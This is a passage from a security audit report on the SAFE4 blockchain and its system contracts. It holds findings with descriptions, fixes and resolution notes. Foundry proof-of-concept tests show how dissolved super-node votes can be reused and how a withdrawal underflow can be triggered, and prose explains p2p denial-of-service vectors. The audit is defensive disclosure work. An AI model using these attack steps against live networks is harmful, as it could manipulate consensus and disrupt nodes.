00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000","status":"0x0","to":"0x00000000000000000000000000000000000
0001080","transactionHash":"0x4e9fb2481a2bcd2afee1d8a084a33d83b582de814b821424ac5ab1
59bc567b54","transactionIndex":"0x0","type":"0x0"}}
```


The transaction status is `0x0`, indicating that the transaction execution failed.

6. Query the balance of miner.

```
curl --location --request POST 'localhost:8545' \
--header 'Content-Type: application/json' \
--data-raw '{
    "jsonrpc": "2.0",
    "id": "1",
    "method": "eth_getBalance",
    "params": ["0xa503b779f09c994b96e3b4d408f354f17a1aab68", "latest"]
}'
```

The result:


```
{"jsonrpc":"2.0","id":"1","result":"0x14e7466500eea0000"}
```


The 0x14e7466500eea0000 can be converted to 24.1e18. In the genesis block, we specified the miner account balance as 0.1e18, indicating that the reward is directly added to the miner's account balance.

## Recommendation

Recommend adding a check for the transaction data to ensure that Reward Transactions passing the CheckRewardTransaction validation can execute successfully.

## Alleviation

**[SAFE4 Team, 01/08/2025]**:

The team heed the advice and resolved this issue at commit: `0e8e88ea668c503bd9db7dc9841c69a8f26273fd` .

# SAA-03 VULNERABILITY IN VOTE HANDLING DURING SUPER NODE DISSOLUTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Major | AccountManager.sol (SAFE4-system-contract): 104, 125, 164; SNVote.sol (SAFE4-system-contract): 260; SuperNodeLogic.sol (SAFE4-system-contract): 13, 85 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`
- `SNVote.sol`
- `SuperNodeLogic.sol`

When a founder registers a super node using the `register` function, they must lock a minimum required deposit amount. Partners can join the super node by locking additional deposits and gaining the ability to cast votes. Both founders and partners can withdraw their deposits after the lock-in period ends by calling the `withdraw` function.

If the founder withdraws their deposit ahead of other partners, the super node is dissolved, and its associated data is removed.

**SuperNodeLogic.sol**

```
 85   function removeMember(address _addr, uint _lockID) public
 override onlyMnSnAmContract {
 86         ISuperNodeStorage.SuperNodeInfo memory info = getSuperNodeStorage().
getInfo(_addr);
 87         for(uint i; i < info.founders.length; i++) {
 88             if(info.founders[i].lockID == _lockID) {
 89                 if(i == 0) {
 90                     // unfreeze partner
 91                     for(uint k = 1; k < info.founders.length; k++) {
 92                         getAccountManager().setRecordFreezeInfo(info.founders[k
].lockID, address(0), 0);
 93                     }
 94                     // release voter
 95                     uint idNum = getSNVote().getIDNum(_addr);
 96                     if(idNum > 0) {
 97                         uint batchNum = idNum / 100;
 98                         if(idNum % 100 != 0) {
 99                             batchNum++;
100                         }
101                         for(uint k; k < batchNum; k++) {
102                             uint[] memory votedIDs = getSNVote().getIDs(_addr,
 k * 100, 100);
103                             for(uint m; m < votedIDs.length; m++) {
104                                 getAccountManager().setRecordVoteInfo(votedIDs[
m], address(0), 0);
105                             }
106                         }
107                     }
108                 }
109                 getSuperNodeStorage().removeMember(_addr, i);
110                 return;
111             }
112         }
113     }
```

However, votes cast by partners for the dissolved super node remain intact.

**SNVote.sol**

```
    mapping(uint => VoteRecord) id2record;
// voter's record to supernode or proxy vote

    // for voters
    mapping(address => mapping(address => VoteDetail)) voter2details;
// voter to details
    mapping(address => uint) voter2amount; // voter to total amount
    mapping(address => uint) voter2num; // voter to total votenum
    mapping(address => address[]) voter2dsts;
// voter to supernode or proxy list
    mapping(address => uint[]) voter2ids; // voter to record list

    // for supernodes or proxies
    mapping(address => mapping(address => VoteDetail)) dst2details;
// supernode or proxy to details
    mapping(address => uint) dst2amount; // supernode or proxy to total amount
    mapping(address => uint) dst2num; // supernode or proxy to total votenum
    mapping(address => address[]) dst2voters;
// supernode or proxy to voter list
    mapping(address => uint[]) dst2ids; // supernode or proxy to record list
```

This introduces a vulnerability where a malicious actor can register a new super node using the address of the dissolved super node, potentially retaining the original votes. Such manipulation could unfairly influence the selection of top super nodes and allow the malicious actor to distribute rewards, compromising the integrity of the consensus mechanism.

Likewise, the votes cast by partners for the dissolved super node remained unaffected when the tokens were transferred.

**AccountManager**

```
    function transfer(address _to, uint _amount, uint _lockDay) public
override returns (uint) {
        ...
    }
```

## Proof of Concept

To demonstrate the attack scenario, the auditing team provide the following test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    SNVote public sNVote;

    address superNodeOne = makeAddr("superNodeOne");
    address superNodeTwo = makeAddr("superNodeTwo");

    address creatorOne = makeAddr("founderOne");
    address creatorTwo = makeAddr("founderTwo");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY  = 7;

    string constant ENODE_ONE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";
    string constant ENODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";
    string constant ENODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.166:30303";
```

```
    function initProperties() public{
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));
    }

    function setUp() public {

        accountManager = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

        vm.startPrank(owner);
        accountManager.initialize();

        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        sNVote = new SNVote();

        vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

        superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
        superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
        superNodeLogic.initialize();

        sNVote = SNVote(Constant.SNVOTE_ADDR);
        sNVote.initialize();
```

```
        vm.stopPrank();

        vm.deal(creatorOne, 100000 ether);
        vm.deal(creatorTwo, 100000 ether);
        vm.deal(partnerOne, 100000 ether);
        vm.deal(partnerTwo, 100000 ether);
    }

    function registerAndAppend() public{

        vm.startPrank(creatorOne);
        // RecordId = 1
        superNodeLogic.register{value: 5000 ether}(true, superNodeOne,
SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
40, 50);
        // RecordId = 2
        superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
SUPERNODE_MIN_LOCKDAY, "superNodeTwo", ENODE_TWO, "this is the super node two", 10,
40, 50);
        vm.stopPrank();

        vm.startPrank(partnerOne);
        // RecordId = 3
        superNodeLogic.appendRegister{value: 2000 ether}(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        // RecordId = 4
        superNodeLogic.appendRegister{value: 2000 ether }(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
        vm.stopPrank();
    }

    function deposit() public{
        vm.startPrank(partnerOne);
        accountManager.deposit{value: 5000 ether}(partnerOne, 120);  // RecordId = 5

        vm.stopPrank();

        vm.startPrank(partnerTwo);
        accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 6
        vm.stopPrank();
    }

    function vote( address superNodeAddress) public{
        vm.roll(block.number + (1 days)/BLOCK_SPACE);

        vm.startPrank(partnerOne);
```

```
        uint256[] memory recordIds = new uint256[](1);
        recordIds[0] = 5;
        sNVote.voteOrApproval(true, superNodeAddress, recordIds);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        recordIds = new uint256[](1);
        recordIds[0] = 6;
        sNVote.voteOrApproval(true, superNodeAddress, recordIds);
        vm.stopPrank();
    }

    function testWithdrawByNodeCreatorAfterVotes() public{
        initProperties();
        console.log(" 1. Create SuperNodes and append partners.");
        registerAndAppend();
        deposit();
        console.log(" 2. Partners cast their votes for SuperNode Two.");
        vote(superNodeTwo);

        console.log(" 3. Get Total VoteNum of the SuperNode Two after votes : ",
sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);

        vm.roll(block.number + 2 * 360 days /BLOCK_SPACE);

        vm.startPrank(creatorOne);
        accountManager.withdraw();
        console.log(" 4. The creator of SuperNode Two withdraws the lock record and
dissolves SuperNode Two.");
        vm.stopPrank();

        console.log(" 5. Get Total VoteNum of the SuperNode Two again after the
SuperNode Two is dissolved: ", sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);

        vm.startPrank(creatorOne);
        superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
40, 50);
        console.log(" 6. A malicious user registers a new SuperNode Three using the
address of SuperNode Two, which has already been dissolved.");
        vm.stopPrank();

        console.log(" 7. Get Total VoteNum of the SuperNode Three: ",
sNVote.getTotalVoteNum(superNodeTwo)/ 1 ether);
    }
}
```

```
  Running 1 test for test/SuperNodeLogic.t.sol:AccountManagerTest
  [PASS] testWithdrawByNodeCreatorAfterVotes() (gas: 4262860)
  Logs:
     1. Create SuperNodes and append partners.
     2. Partners cast their votes for SuperNode Two.
     3. Get the Total VoteNum of the SuperNode Two after votes:  15000
     4. The creator of SuperNode Two withdraws the lock record and dissolves
SuperNode Two.
     5. Get the Total VoteNum of the SuperNode Two again After the SuperNode Two is
dissolved:  15000
     6. A malicious user registers a new SuperNode Three using the address of
SuperNode Two, which has already been released.
     7. Get the Total VoteNum of the SuperNode Three:  15000
```

## Recommendation

Recommend to implement a mechanism to automatically invalidate or remove all votes cast for a super node when it is dissolved. This ensures that votes from a dissolved super node cannot be reused.

## Alleviation

**[SAFE4 Team - 12/20/2024]** :

The team heeded the advice and resolved the finding by removing all votes cast on the super node when it was dissolved. The change is reflected in the commit `406fcdd66cc0771814c0ca98d62002aa3124869f` .

# SAA-04 DEPOSIT WITHDRAWAL AND PROXY VOTING DISRUPTION DUE TO FLAWED SUPER NODE DISSOLUTION LOGIC

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Major | AccountManager.sol (SAFE4-system-contract): 104; SNVote.sol (SAFE4-system-contract): 90, 631~640; SuperNodeLogic.sol (SAFE4-system-contract): 13, 40 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`
- `SNVote.sol`
- `SuperNodeLogic.sol`

A founder can invoke the `register` function to create a super node by locking a minimum deposit amount. Partners can join the super node by locking additional deposits, thereby gaining voting rights. Both founders and partners are allowed to withdraw their deposits after the lock-in period through the `withdraw` function.

**SuperNodeLogic.sol**

```
13    function register(bool _isUnion, address _addr, uint _lockDay, string memory
 _name, string memory _enode, string memory _description, uint _creatorIncentive,
uint _partnerIncentive, uint _voterIncentive) public payable override {
14          ...
15      }
```

```
40      function appendRegister(address _addr, uint _lockDay) public payable
 override {
41          ...
42      }
43
```

If a founder withdraws their deposit prematurely, the super node is dissolved, and its associated data is deleted. During this process, when partners attempt to withdraw their deposits, the `remove` function is triggered to revoke their votes from the dissolved super node. However, the `remove` function depends on the `isSN(dstAddr)` condition to check the existence of the super node. Since the super node's data is deleted upon dissolution, this condition `isSN(dstAddr)` always evaluates to false.

**AccountManager.sol**

```
104     function withdraw() public override noReentrant returns (uint) {
105         ...
106     }
```

**SNVote.sol**

```
601   function remove(address _voterAddr, uint _recordID) internal {
602         ...
603         // unfreeze record
604 >       if(isSN(dstAddr)) { // vote
605             allAmount -= amount;
606             allVoteNum -= num;
607             getAccountManager().setRecordVoteInfo(_recordID, address(0), 0);
608             emit SNVOTE_REMOVE_VOTE(_voterAddr, dstAddr, _recordID, num);
609         } else { // proxy
610 >           allProxiedAmount -= amount;
611             allProxiedVoteNum -= num;
612             emit SNVOTE_REMOVE_APPROVAL(_voterAddr, dstAddr, _recordID, num);
613         }
614     }
```

As a result, the vote-linked deposits are incorrectly deducted from `allProxiedAmount` . If `allProxiedAmount` is smaller than the deducted amount, this leads to an arithmetic over/underflow, resulting in system errors and preventing successful withdrawal of partner deposits.

Additionally, this flawed deduction logic can cause `allProxiedAmount` to become smaller than the proxy-deposited amount, affecting the `proxyVote` function. The `proxyVote` function reallocates votes from proxies to other super nodes, but the incorrect deduction disrupts this process. This can trigger further arithmetic over/underflow errors, undermining the integrity and reliability of the proxy voting mechanism.

**SNVote.sol**

```
81      function proxyVote(address _snAddr) public override {
82          require(isValidMN(msg.sender), "invalid proxy");
83          require(isValidSN(_snAddr), "invalid supernode");
84          uint recordID;
85          address voterAddr;
86          uint[] memory ids = dst2ids[msg.sender];
87          for(uint i; i < ids.length; i++) {
88              recordID = ids[i];
89              voterAddr = id2record[recordID].voterAddr;
90  >           remove(voterAddr, recordID); // remove vote or approval
91              add(voterAddr, _snAddr, recordID); // add vote
92          }
93      }
```

## Proof of Concept

To demonstrate this issue, the auditing team provide the following test:

```
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    SNVote public sNVote;

    address superNodeOne = makeAddr("superNodeOne");
    address superNodeTwo = makeAddr("superNodeTwo");

    address creatorOne = makeAddr("founderOne");
    address creatorTwo = makeAddr("founderTwo");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY  = 7;

    string constant ENODE_ONE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";
    string constant ENODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";
    string constant ENODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.166:30303";

    function initProperties() public{
```

```
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));
    }

    function setUp() public {

        accountManager = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

        vm.startPrank(owner);
        accountManager.initialize();

        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        sNVote = new SNVote();

        vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

        superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
        superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
        superNodeLogic.initialize();

        sNVote = SNVote(Constant.SNVOTE_ADDR);
        sNVote.initialize();
```

```
        vm.stopPrank();

        vm.deal(creatorOne, 100000 ether);
        vm.deal(creatorTwo, 100000 ether);
        vm.deal(partnerOne, 100000 ether);
        vm.deal(partnerTwo, 100000 ether);
    }

    function registerAndAppend() public{

        vm.startPrank(creatorOne);
        // RecordId = 1
        superNodeLogic.register{value: 5000 ether}(true, superNodeOne,
SUPERNODE_MIN_LOCKDAY, "superNodeOne", ENODE_ONE, "this is the super node one", 10,
40, 50);
        // RecordId = 2
        superNodeLogic.register{value: 5000 ether}(true, superNodeTwo,
SUPERNODE_MIN_LOCKDAY, "superNodeTwo", ENODE_TWO, "this is the super node two", 10,
40, 50);
        vm.stopPrank();

        vm.startPrank(partnerOne);
        // RecordId = 3
        superNodeLogic.appendRegister{value: 2000 ether}(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        // RecordId = 4
        superNodeLogic.appendRegister{value: 2000 ether }(superNodeOne,
SUPERNODE_APPEND_MIN_LOCKDAY);
        vm.stopPrank();
    }

    function deposit() public{
        vm.startPrank(partnerOne);
        accountManager.deposit{value: 5000 ether}(partnerOne, 120);  // RecordId = 5

        vm.stopPrank();

        vm.startPrank(partnerTwo);
        accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 6
        vm.stopPrank();
    }

    function vote( address superNodeAddress) public{
        vm.roll(block.number + (1 days)/BLOCK_SPACE);

        vm.startPrank(partnerOne);
        uint256[] memory recordIds = new uint256[](1);
```

```
        recordIds[0] = 5;
        sNVote.voteOrApproval(true, superNodeAddress, recordIds);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        recordIds = new uint256[](1);
        recordIds[0] = 6;
        sNVote.voteOrApproval(true, superNodeAddress, recordIds);
        vm.stopPrank();
    }

    function testWithdrawByNodeCreatorThenWithdrawByPartners() public{

        initProperties();
        console.log(" 1. Create SuperNodes and append partners.");
        registerAndAppend();
        deposit();
        console.log(" 2. Partners cast their votes for SuperNode Two.");
        vote(superNodeTwo);

        vm.roll(block.number + 2 * 360 days /BLOCK_SPACE);

        vm.startPrank(creatorOne);
        accountManager.withdraw();
        console.log(" 3. The creator of SuperNode Two withdraws the lock record and
dissolves SuperNode Two.");
        vm.stopPrank();

        vm.startPrank(partnerOne);
        accountManager.withdraw();
        console.log(" 4. The Partner One of SuperNode Two withdraws the lock
record.");
        vm.stopPrank();
    }
}
```

```
  Running 1 test for test/SuperNodeLogic.t.sol:AccountManagerTest
  [FAIL. Reason: Arithmetic over/underflow]
testWithdrawByNodeCreatorThenWithdrawByPartners() (gas: 4653502)
  Logs:
     1. Create SuperNodes and append partners.
     2. Partners cast their votes for SuperNode Two.
     3. The creator of SuperNode Two withdraws the lock record and dissolves
SuperNode Two.

  Test result: FAILED. 0 passed; 1 failed; finished in 12.46ms

  Failing tests:
  Encountered 1 failing test in test/SuperNodeLogic.t.sol:AccountManagerTest
  [FAIL. Reason: Arithmetic over/underflow]
testWithdrawByNodeCreatorThenWithdrawByPartners() (gas: 4653502)
```

## Recommendation

Recommend to revise the super node dissolution logic to properly handle the removal of votes and associated deposits, ensuring that the `remove` function checks for the super node's existence and prevents incorrect deductions from `allProxiedAmount` after the node is dissolved.

## Alleviation

**[SAFE4 Team - 12/20/2024]** :

The team heeded the advice and resolved the finding by removing all votes cast on the super node when it was dissolved. The change is reflected in the commit `406fcdd66cc0771814c0ca98d62002aa3124869f` .

# SAE-15 DOS ATTACK VIA MALICIOUS P2P MESSAGE WHEN QUERYING CONTIGUOUS BLOCK HEADERS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Denial of Service | Major | core/headerchain.go (SAFE4): 537; core/rawdb/accessors_chain.go (SAFE4): 337~338; eth/protocols/eth/handlers.go (SAFE4): 186 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/rawdb/accessors_chain.go`
- `core/headerchain.go`
- `eth/protocols/eth/handlers.go`

A vulnerability in the handling of specially crafted p2p messages can cause a node to consume excessive memory, leading to potential denial-of-service (DoS) attacks. An attacker can exploit this vulnerability by sending a malicious `GetBlockHeadersRequest` message with a count of 0, triggering an integer underflow and allowing them to request a large number of headers.

The issue arises in the `serviceContiguousBlockHeaderQuery` function, where the `count-1` value is passed to the `GetHeadersFrom` function as the count parameter. When the count is 0, this results in `UINT64_MAX` being passed as the count argument, bypassing the `maxHeadersServe` limit and allowing an attacker to **request all headers from the latest block back to the genesis block**.

The vulnerable code snippet is shown as below:

**`eth/protocols/eth/handlers.go`**

```
176 func serviceContiguousBlockHeaderQuery(chain *core.BlockChain, query *
GetBlockHeadersRequest) []rlp.RawValue {
177 //...
178     if !query.Reverse {
179
// Theoretically, we are tasked to deliver header by hash H, and onwards.
180
// However, if H is not canon, we will be unable to deliver any descendants of
181         // H.
182         if canonHash := chain.GetCanonicalHash(num); canonHash != hash {
183             // Not canon, we can't deliver descendants
184             return headers
185         }
186         descendants := chain.GetHeadersFrom(num+count-1, count-1)
187         for i, j := 0, len(descendants)-1; i < j; i, j = i+1, j-1 {
188             descendants[i], descendants[j] = descendants[j], descendants[i]
189         }
190         headers = append(headers, descendants...)
191         return headers
192     }
193 //...
194 }
```

The `GetHeadersFrom` is invoked,

**core/headerchain.go**

```
533 func (hc *HeaderChain) GetHeadersFrom(number, count uint64) []rlp.RawValue {
534 //...
535     // Read remaining from db
536     if count > 0 {
537         headers = append(headers, rawdb.ReadHeaderRange(hc.chainDb, number,
count)...)
538     }
539     return headers
540 }
```

Then the count is passed to the `ReadHeaderRange`, as below code snippet shown:

**core/rawdb/accessors_chain.go**

```
334 func ReadHeaderRange(db ethdb.Reader, number uint64, count uint64) []rlp.
RawValue {
335 //...
336     // read remaining from ancients
337     max := uint64(0) * 700
338     data, err := db.AncientRange(freezerHeaderTable, i+1-count, count, max)
339     if err == nil && uint64(len(data)) == count {
340         // the data is on the order [h, h+1, .., n] -- reordering needed
341         for i := range data {
342             rlpHeaders = append(rlpHeaders, data[len(data)-1-i])
343         }
344     }
345     return rlpHeaders
346 }
```

This can cause the node to consume large amounts of memory, leading to performance issues and potentially crashing the node.

Two common types of Denial of Service (DoS) vulnerabilities may arise due to this issue:

- High CPU/Memory Consumption: The attacker sends specially crafted requests, forcing the system to spend excessive time and resources processing them, leading to performance degradation.
- System Crash: By sending carefully crafted requests, the attacker may trigger conditions that result in a system crash, leading to a complete service outage.

Reference:

- `CVE-2024-32972`
- `Geth-GHSA`

## Recommendation

Recommend to add a sanity-check for header-range queries as upstream geth PR `geth#29534` to mitigate the vulnerability.

## Alleviation

**[SAFE4 Team - 12/21/2024]** :
The team heeded our advice and resolved the finding by applying the fix in `geth#29534` . The change is reflected in the commit `0af86d627a802e504b71531104b91a89349f78b0` .

# SAS-02 DOS ATTACK VIA MALICIOUS P2P MESSAGE BY DUMPED PING REQUESTS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Major | p2p/peer.go (SAFE4): 295~311 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `p2p/peer.go`

In the `pingLoop` for peer to handling the ping requests with `pingMsg`, there is no limit for ping requests from a single peer.

**`p2p/peer.go`**

```
func (p *Peer) pingLoop() {
    ping := time.NewTimer(pingInterval)
    defer p.wg.Done()
    defer ping.Stop()
    for {
        select {
        case <-ping.C:
            if err := SendItems(p.rw, pingMsg); err != nil {
                p.protoErr <- err
                return
            }
            ping.Reset(pingInterval)
        case <-p.closed:
            return
        }
    }
}
```

So there could be a DoS scenario by flooding a node with ping requests, and an unbounded number of goroutines can be created, leading to resource exhaustion and potentially crash due to OOM(Out Of Memory). This issue has been disclosed in CVE as well as GHSA in community(See References below), and it's highly recommended to fix it before the main net launch.

References:

- `CVE-2023-40591`
- `GHSA-ppjg-v974-84cm`

## Recommendation

Recommend to restrict ping requests as upstream geth `p2p: move ping handling into pingLoop goroutine #27887`

## Alleviation

**[SAFE4 Team - 12/02/2024]** :
The team heeded our advice and resolved the finding by restricting ping requests. The change is reflected in the commit `6c369d5916233ac391420c7a198a34bad2257634` .

# SFE-04 MANIPULATION OF REWARD DISTRIBUTION OF MASTER NODES THROUGH `lastRewardHeight` UPDATES

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Major | SuperNodeStorage.sol (SAFE4-system-contract): 151; SystemReward.sol (SAFE4-system-contract): 6; consensus/spos/spos.go (SAFE4): 1107 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`
- `SAFE4 Chain`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`
- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `SuperNodeStorage.sol`
- `SystemReward.sol`
- `consensus/spos/spos.go`

The `distributeReward` function is responsible for allocating block rewards to super nodes, master nodes, and proposals when a block is finalized.

**consensus/spos/spos.go**

```
 1102     func (s *Spos) distributeReward(header *types.Header, state *state.
StateDB, txs *[]*types.Transaction, receipts *[]*types.Receipt) error {
 1103         number := header.Number.Uint64()
 1104         totalReward := getBlockSubsidy(number, withoutSuperBlockPart)
 1105         masterNodePayment := getMasternodePayment(totalReward)
 1106         superNodeReward := new(big.Int).Sub(totalReward, masterNodePayment)
 1107         mnAddr, err := s.GetNextMasterNode(header.ParentHash)
 1108         if err != nil {
 1109             return fmt.Errorf(
"spos-distributeReward get next masternode failed, number: %d, parent: %s, error:
%s"
, number, header.ParentHash, err.Error())
 1110         }
